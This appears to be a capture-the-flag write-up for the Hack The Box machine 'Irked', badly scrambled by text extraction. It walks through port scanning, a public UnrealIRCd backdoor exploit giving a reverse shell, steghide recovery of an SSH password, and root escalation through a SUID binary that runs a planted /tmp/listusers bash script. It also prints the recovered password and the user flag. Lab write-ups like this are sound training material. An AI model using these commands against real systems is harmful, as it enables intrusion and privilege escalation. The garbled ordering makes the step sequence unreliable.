Irked IP: 10.10.10.117

IP: 10.10.10.117 Enter a caption for this image (optional) **Nmap** I did a quick scan to find all the ports (nmap -Pn -p- -T5 10.10.117) and then focused on those ports for a deeper scan: sudo nmap -Pn -p 22,80,111,6697,8067,55609,65534 -A -T4 10.10.10.117 OpenSSH 6.7pl Debian 5+deb8u4 (protocol 2.0) 22/tcp ssh open s 80/tcp open http Apache httpd 2.4.10 ((Debian)) |_http-server-header: Apache/2.4.10 (Debian)

Irked

Difficulty:

Points:

💍 Linux

Easy

20

Release: 17 Nov 2018

111/tcp

rpcinfo:

100000

100000

8067/tcp open

55609/tcp open

65534/tcp open

program version

2,3,4

irc

irc

2,3,4

111/tcp6 3,4 rpcbind 100000 111/udp6 rpcbind 100000 3,4 45569/udp 100024 1 status 100024 1 55609/tcp status 55748/tcp6 status 100024 1 59967/udp6 100024 1 status 6697/tcp open UnrealIRCd irc

rpcbind

rpcbind

port/proto service

111/tcp

111/udp

UnrealIRCd

UnrealIRCd

status 1 (RPC #100024)

|_http-title: Site doesn't have a title (text/html). open rpcbind 2-4 (RPC #100000)

Port 111 following https://book.hacktricks.xyz/pentesting/pentesting-rpcbind, I used these two commands which largely produced the same info. It seems I'll have better luck enumerating these once I find more info. rpcinfo 10.10.10.117 nmap -sSUC -p111 10.10.10.117 imkali:~/Downloads/irked\$ rpcinfo 10.10.10.117 program version netid service address owner 100000 :: .0.111 4 tcp6 portmapper superuser 3 :: .0.111 100000 tcp6 portmapper superuser

:: .0.111

:: .0.111

Host is up (0.023s latency).

STATE SERVICE

2,3,4

2,3,4

3,4

3,4

1

1

1

program version

2,3,4

2,3,4

3,4

program version

rpcbind

rpcbind

0.0.0.0.0.111

0.0.0.0.0.111

0.0.0.0.0.111

0.0.0.0.0.111

0.0.0.0.0.111

0.0.0.0.0.111

100000 100000 100000 100000

100000

100000

100000

100000

4

3

4

3

2

4

3

2

PORT

111/tcp open

100000

100000

100000

100000

100024

100024 100024

100024

100000 100000

100000 100000

111/udp open

rpcinfo:

rpcinfo:

udp6

udp6

tcp

tcp

tcp

udp

udp

udp

4 local /run/rpcbind.sock 100000 portmapper superuser 3 local /run/rpcbind.sock portmapper superuser 100000 1 100024 udp 0.0.0.0.178.1 107 status 0.0.0.0.217.57 100024 1 107 tcp status 1 100024 udp6 :: .234.63 status 107 100024 :: .217.196 107 tcp6 status sudo nmap -sSUC -p111 10.10.10.117 Starting Nmap 7.80 (https://nmap.org) at 202 Nmap scan report for 10.10.10.117

port/proto

111/tcp

111/udp

111/tcp6

111/udp6

45569/udp

55609/tcp

55748/tcp6

59967/udp6

port/proto

111/tcp

111/udp

111/tcp6

111/udp6

service

rpcbind

rpcbind

rpcbind

rpcbind

status

status

status

status

service


rpcbind

rpcbind

rpcbind

rpcbind

IRC is almost working!



I downloaded this image and then used binwalk and exiftool but nothing interesting came from it. Gobuster didn't find any interesting directories either.

Netcat

 Go into the script, and change the listening port and your IP Then start a netcat listener on that port: nc -nvlp 4321

connect to [10.10.14.34] from (UNKNOWN) [10.10.10.117] 51712

https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor/blob/master/exploit.py

I googled around for a python exploit on github, and trialled a few. Eventually this one worked:

and then send off the exploit: python3 exploit.py -payload bash 10.10.10.117 669

bash: cannot set terminal process group (633): Inappropriate ioctl for device

ircd@irked:/home/djmardov/Documents\$ cat .backup

inkali:~/Downloads/irked\$ steghide --extract -sf irked.jpg

we could su djmardov and give the password, which could work. However if we try to **SSH** in this

nc 10.10.10.117 -v 6697 this is interesting. Let's add **irked.htb** to our /etc/hosts file.

:irked.htb NOTICE AUTH : *** Couldn't resolve your hostname; using your IP address instead

We can use netcat communicate with this service on these ports: 6697, 8067, and 65534 all of which

searchsploit unrealired comes with a few exploits, but they're in metasploit (which cool kids who

Li:~/Downloads/irked\$ nc 10.10.10.117 -v 6697

10.10.10.117: inverse host lookup failed: Unknown host

:irked.htb NOTICE AUTH : *** Looking up your hostname ...

are prepping for OSCP try not to use) or an unreliable perl exploit.

ikali:~/Downloads/irked\$ nc -nvlp 4321

We can't get the user flag yet, so let's enumerate around the box.

IN djmardov/Documents, we find this: UPupDOWNdownLRIrBAbaSSss

(UNKNOWN) [10.10.10.117] 6697 (ircs-u) open

:irked.htb 451 ls :You have not registered :irked.htb 451 ls :You have not registered

:irked.htb 451 ls :You have not registered

are ports for the service: UnrealIRCd

chmod +x exploit.py

listening on [any] 4321 ...

bash: no job control in this shell

ircd@irked:~/Unreal3.2\$ whoami

Exploit Quest

whoami ircd

ircd Shell

cat .backup

Enter passphrase:

Kab6h+m+bbp2J:HG

We get the password: Kab6h+m+bbp2J:HG

djmardov@10.10.10.117's password:

the steg was clearly a hint for steghide. Before I go hunting around the box for a particular image that may be unlockable, let's try it with the original we downlaoded from the port 80 website: steghide --extract -sf irked.jpg , and then give the password.

wrote extracted data to "pass.txt".

Super elite steg backup pw

UPupDOWNdownLRlrBAbaSSss

Djmardov Shell ili@kali:~/Downloads/irked\$ ssh djmardov@10.10.10.117

works, AND we get a stable shell that is enable to **transfer** files back and forth to.

imkali:~/Downloads/irked\$ cat pass.txt

/usr/bin/gpasswd

/usr/bin/viewuser /sbin/mount.nfs

/bin/fusermount

Viewuser

/usr/bin/r /usr/bin/ /usr/bin/ /usr/bin/X /usr/bin /usr/bin/

/bin/su /bin

/bin /bin

Let's get a closer look at viewuser

djmardov@irked:~/Desktop\$ ls -lash /usr/bin/viewuser

8.0K -rwsr-xr-x 1 root root 7.2K May 16 2018 /usr/bin/viewuser Running it says it wants a /tmp/listusers file, which does not exist yet. So...let's make it djmardov@irked:~/Desktop\$ viewuser This application is being devleoped to set and test user permissions It is still being actively developed (unknown) :0 ve added 2020-07-02 06:08 (:0) djmardov pts/1 2020-07-02 07:48 (10.10.14.34) sh: 1: /tmp/listusers: not found

If you've **SSH'd** in you can use **nano**, otherwise you can echo each line in with >>, or make it on your kali

1 #!/bin/bash 2 exec /bin/bash 0<&2 1>&2

and then **python/wget** transfer it:

root@irked:/tmp# whoami

root

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Tue May 15 08:56:32 2018 from 10.33.3.3 djmardov@irked:~\$ ls Desktop Documents Downloads Music Pictures Public Templates Videos djmardov@irked:~\$ whoami djmardov djmardov@irked:~\$ cat /home/djmardov/Documents/user.txt 4a66a78b12dc0e661a59d3f5c0267a8c Let's transfer over an enumeration script via SSH's scp scp [Your/Path/To/]linpeas.sh djmardov@10.10.10.117:/home/djmardov/Desktop/ If we run the enum tool, we'll see something hiding in plain sight: /usr/bin/viewuser

SUID - Check easy privesc, exploits and write perms [i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands/usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/lib/eject/dmcrypt-get-device /usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper nergle all bindries having SUID permissions. /usr/sbin/exim4 /usr/sbin/pppd /usr/bin/chsh /usr/bin/procmail

When you next run viewuser, your shell should change to a **root** shell djmardov@irked:/tmp\$ nano listusers djmardov@irked:/tmp\$ viewuser This application is being devleoped to set and test user permissions It is still being actively developed (unknown):0 2020-07-02 06:08 (:0) djmardov pts/1 2020-07-02 07:48 (10.10.14.34)